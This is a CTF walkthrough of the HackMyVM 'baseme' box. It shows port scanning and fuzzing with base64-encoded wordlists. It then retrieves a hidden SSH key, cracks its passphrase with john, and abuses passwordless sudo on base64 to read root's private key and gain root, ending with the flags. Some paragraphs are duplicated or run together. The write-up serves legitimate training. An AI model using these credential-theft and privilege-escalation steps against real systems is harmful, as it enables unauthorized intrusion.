

ℹ️
I keep all of my distrusted hosts from platforms like HackMyVM on a segmented VLAN --
10.9.9.0/24 -- that has no internet accessNmap Results
# Nmap 7.94SVN scan initiated Thu Nov 14 20:20:18 2024 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.9.9.16
Nmap scan report for 10.9.9.16
Host is up (0.00039s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 ca:09:80:f7:3a:da:5a:b6:19:d9:5c:41:47:43:d4:10 (RSA)
|   256 d0:75:48:48:b8:26:59:37:64:3b:25:7f:20:10:f8:70 (ECDSA)
|_  256 91:14:f7:93:0b:06:25:cb:e0:a5:30:e8:d3:d3:37:2b (ED25519)
80/tcp open  http    nginx 1.14.2
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.14.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Nov 14 20:20:31 2024 -- 1 IP address (1 host up) scanned in 12.91 seconds
Service Enumeration
TCP/80

curl due to the long output
curl, head, and base64 to decode the messageℹ️
ALL that you need is in BASE64
At this point, my attack path is leaning towards the
Or... it's possible that some part of the the URL on
But none of these things are working for me at the moment when fuzzing it. So, my next idea is to base64-encode the
At this point, my attack path is leaning towards the
iloveyou, youloveyou, shelovesyou word list needing to be base64-encoded and sprayed at SSH in some combination.Or... it's possible that some part of the the URL on
http://10.9.9.16/, or a parameter or header, is going to have the word BASE64 or some variation of casing in it.But none of these things are working for me at the moment when fuzzing it. So, my next idea is to base64-encode the
iloveyou, youloveyou, shelovesyou word list and spray each word at http://10.9.9.16/{base64-encoded-word-here}. But again ... this didn't work for me, so maybe we just need a better word list.cat /usr/share/seclists/Discovery/Web-Content/big.txt |
xargs -d "\n" -I {} -n 1 -P 200 bash -c 'echo "{}" | basenc --base64url' > b64.txtTake each word in the big.txt word list, base64-encode it, and create a new word list
gobuster dir -u http://10.9.9.16 -w b64.txt -o baseme.txt -t 100


ℹ️
Not a win, but I sense that we're on the right track
cat /usr/share/seclists/Discovery/Web-Content/combined_words.txt |
xargs -I {} -P 200 -n 1 bash -c 'echo "{}" | basenc --base64url' > b64.txt
Try a different word list


Exploit
Obscurity is not Security

Base64-encoded URLs were used to obscure sensitive files on the web server. And, one such file happened to be a SSH private key for lucas, presumably.
curl -s http://10.9.9.16/aWRfcnNhCg== | base64 -d > id_rsachmod 400 id_rsassh -i id_rsa lucas@10.9.9.16
ssh2john.ssh2john id_rsa > hash⚠️
I tried cracking the
🤔 What if the word list in the HTML comment is the word list we need?
id_rsa hash using rockyou.txt with john, but it was taking a while, so I figured something was off. Perhaps, we need another base64-encoded word list.🤔 What if the word list in the HTML comment is the word list we need?

for w in $(cat list.txt); do echo -n "$w" | base64 ; done > list_b64.txt
john --wordlist=list_b64.txt hash
aWxvdmV5b3UK
Post-Exploit Enumeration
Operating Environment
OS & Kernel
PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"

Linux baseme 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64 GNU/Linux
Current User
uid=1000(lucas) gid=1000(lucas) groups=1000(lucas),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)

Matching Defaults entries for lucas on baseme:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User lucas may run the following commands on baseme:
    (ALL) NOPASSWD: /usr/bin/base64
Users and Groups
Local Users
lucas:x:1000:1000:lucas,,,:/home/lucas:/bin/bash
Local Groups
cdrom:x:24:lucas
floppy:x:25:lucas
audio:x:29:lucas
dip:x:30:lucas
video:x:44:lucas
plugdev:x:46:lucas
netdev:x:109:lucas
lucas:x:1000:
Network Configurations
Network Interfaces
ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether bc:24:11:25:3a:82 brd ff:ff:ff:ff:ff:ff
    inet 10.9.9.16/24 brd 10.9.9.255 scope global dynamic ens18
       valid_lft 4276sec preferred_lft 4276sec
    inet6 fe80::be24:11ff:fe25:3a82/64 scope link
       valid_lft forever preferred_lft forever
Privilege Escalation
Privileged File Read
During the post-exploit enumeration phase, we find that lucas has password-less sudo privileges on /usr/bin/base64 which can be used to read any file as an input source.

sudo /usr/bin/base64 /root/.ssh/id_rsa | base64 -d > ~/root_keychmod 400 ~/root_keyssh -i ~/root_key root@localhost
Flags
User
HMV8nnJAJAJA
Root
HMVFKBS64